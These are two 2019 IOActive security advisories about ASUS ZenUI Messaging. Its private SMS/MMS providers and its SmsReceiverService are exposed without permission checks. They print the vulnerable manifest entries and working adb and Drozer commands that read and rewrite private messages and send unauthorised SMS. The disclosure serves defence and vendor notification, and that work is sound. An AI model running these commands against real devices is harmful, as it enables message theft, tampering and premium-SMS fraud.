IOActive Security Advisory

Title	ASUS – ZenUI Messaging PrivateSmsProvider, PrivateMmsProvider and PrivateMmsSmsProvider Exposed without Permissions Set
Severity	7.7 (High) – CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Discovered by	Tao Sauvage
Advisory Date	May 23, 2019

Affected Products

ASUS – ZenUI Messaging v22.0.0.32_160818 (Android 5.1+)

Impact

A malicious application without any permission could gain read and write access to the private SMS and MMS messages configured in ZenUI Messaging, including:

- Phone numbers
- IMSI
- Contents of private SMS and MMS messages
- Date of reception for private SMS and MMS messages

IOActive would like to note that the ASUS ZenUI Messaging application has been discontinued since about 2018 (the exact date could not be found). However, ZenFone models such as ZenFone 2 come with the application installed by default and are at risk. Other models could be similarly affected.

Background

ASUS ZenFone models come with ZenUI Messaging pre-installed, providing “an easy way to send SMS/MMS messages in dual SIM situation.”[1]

IOActive found that the application was exposing several providers without setting any read or write permissions, allowing any application to read and write private SMS and MMS messages on the device. Malicious applications could, for instance, abuse the providers to gain access to sensitive information about the user’s private messages without authorization.

[1] https://www.apkmirror.com/apk/zenui-asus-computer-inc/messaging/messaging-22-0-0-32_160818-release/#description

Technical Details

The following technical analysis is based on the application version v22.0.0.32_160818, installed on a ZenFone 2 Laser device (Android 6.0+), which was confirmed to be vulnerable (latest version available for all devices). Since about 2018, the application has been discontinued and is no longer available in the Play Store.

From the ZenUI Messaging, selecting the 'Private' option from the list on the top left will ask for a PIN and then show the private messages of the user:



Figure 1: Accessing private messages in ZenUI Messaging

In the `AndroidManifest.xml`, the following providers are exposed:

```
<provider
    android:name="com.asus.providers.telephony.PrivateSmsProvider"
    android:exported="true"
    android:multiprocess="false"
    android:authorities="private-sms" />
<provider
    android:name="com.asus.providers.telephony.PrivateMmsProvider"
    android:exported="true"
    android:multiprocess="false"
    android:authorities="private-mms"
    android:grantUriPermissions="true" />
<provider
    android:name="com.asus.providers.telephony.PrivateMmsSmsProvider"
    android:exported="true"
    android:multiprocess="false"
    android:authorities="private-mms-sms" />
```


The providers do not set read or write permissions, nor do they dynamically check the permissions of the caller application, allowing applications without any permissions to interact with them.

In the following examples, all commands have been executed using Android Debug Bridge (adb) shell on a non-rooted device. It should be noted that the commands are executed with a low-privileged account but could also be executed from a malicious APK application.

```
shell@ASUS_Z00E_2:/ $ id
uid=2000(shell) gid=2000(shell)
groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sd
card_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)
context=u:r:shell:s0
```

Read Access

Accessing the list of private SMS messages:

```
shell@ASUS_Z00E_2:/ $ content query --uri content://private-sms
Row: 0 _id=1, thread_id=9, address=1234567890, person=NULL,
date=1551367992841, date_sent=1551367990000, protocol=0, read=1, status=-
1, type=1, reply_path_present=0, subject=NULL, body=This is a private SMS,
service_center=0987654321, locked=0, sub_id=1, phone_id=0, error_code=0,
creator=com.asus.message, seen=1, group_id=0, si_or_id=NULL,
imsi=123456789012345, block=0, spam=0
```

From the list above, we can see that:

- There is one private SMS on the device
- The SMS was sent from the phone number ‘1234567890’
- Its body is ‘This is a private SMS’
- It was sent on February 28, 2019 at 4:33pm
- It was read by the user

Write Access

In addition to read access, a malicious application without any permissions can tamper with the private SMS messages.

In the following example, the private message ID 1 was tampered with and its body was changed to ‘New body’:

```
shell@ASUS_Z00E_2:/ $ content update --uri content://private-sms --where
'_id=1' --bind body:s:'New body'
shell@ASUS_Z00E_2:/ $ content query --uri content://private-sms
Row: 0 _id=1, thread_id=9, address=1234567890, person=NULL,
date=1551367992841, date_sent=1551367990000, protocol=0, read=1,
status=-1, type=1, reply_path_present=0, subject=NULL, body=New
```



```
body, service_center=0987654321, locked=0, sub_id=1, phone_id=0,
error_code=0, creator=com.asus.message, seen=1, group_id=0,
si_or_id=NULL, imsi=123456789012345, block=0, spam=0
```

From the ZenUI Messaging application, the SMS message was indeed modified:



Figure 2: Tampered private SMS

Fixes

Since the application has been discontinued, no fix is provided.

Mitigation

ASUS has published security precautions for all users:

- https://www.asus.com/Static_WebPage/ASUS-Product-Security-Advisory/

Timeline

- 2019-03-01: IOActive discovers vulnerability
- 2019-03-22: IOActive notifies vendor
- 2019-05-02: ASUS fixes the vulnerabilities
- 2019-05-23: IOActive advisory published

IOActive Security Advisory

Title	ASUS – ZenUI Messaging SmsReceiverService Exposed without Permissions Set
Severity	6.2 (Medium) – CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N
Discovered by	Tao Sauvage
Advisory Date	May 23, 2019

Affected Products

ASUS – ZenUI Messaging v22.0.0.32_160818 (Android 5.1+)

Impact

A malicious application without any permission could send arbitrary SMS messages to arbitrary phone numbers.

IOActive would like to note that the ASUS ZenUI Messaging application has been discontinued since about 2018 (the exact date could not be found). However, ZenFone models such as ZenFone 2 come with the application installed by default and are at risk. Other models could be similarly affected.

Background

ASUS ZenFone models come with ZenUI Messaging pre-installed, providing "an easy way to send SMS/MMS messages in dual SIM situation."[2]

IOActive found that the application was exposing its `SmsReceiverService` service without setting any read or write permissions, allowing any applications to send arbitrary SMS messages to arbitrary phone numbers. Malicious applications could, for instance, abuse the feature to send SMS messages to surtaxed numbers without the user's authorization.

Technical Details

The following technical analysis is based on the application version v22.0.0.32_160818, installed on a ZenFone 2 Laser device (Android 6.0+), which was confirmed to be vulnerable (latest version available for all devices). Since about 2018, the application has been discontinued.

In the `AndroidManifest.xml`, the following `SmsReceiverService` service is exposed:

[2] https://www.apkmirror.com/apk/zenui-asus-computer-inc/messaging/messaging-22-0-0-32_160818-release/#description


```
<service
    android:name="com.android.mms.transaction.SmsReceiverService"
    android:exported="true">
    <intent-filter>
        <action
            android:name="com.asus.voiceagent.SEND_SMS" />
    </intent-filter>
</service>
```

The service does not set read or write permissions, nor does it dynamically check the permissions of the caller application, allowing applications without any permissions to send it the `SEND_SMS` ASUS custom action.

In the following examples, all commands have been executed using Drozer on a non-rooted device without any permissions:



Figure 3: Drozer agent without any permissions granted

Sending SMS Message

The following action will send an SMS message without the user's consent:

```
dz> run app.service.start --action com.asus.voiceagent.SEND_SMS --extra
string address 0634567890 --extra string sms_body 'SMS text example'
```

The SMS can be seen in the ZenUI Messaging application:



Figure 4: SMS successfully sent (and received)

Fixes

Since the application has been discontinued, no fix is provided.

Mitigation

ASUS has published security precautions for all users:

- https://www.asus.com/Static_WebPage/ASUS-Product-Security-Advisory/

Timeline

- 2019-03-01: IOActive discovers vulnerability
- 2019-03-22: IOActive notifies vendor
- 2019-05-02: ASUS fixes the vulnerabilities
- 2019-05-23: IOActive advisory published

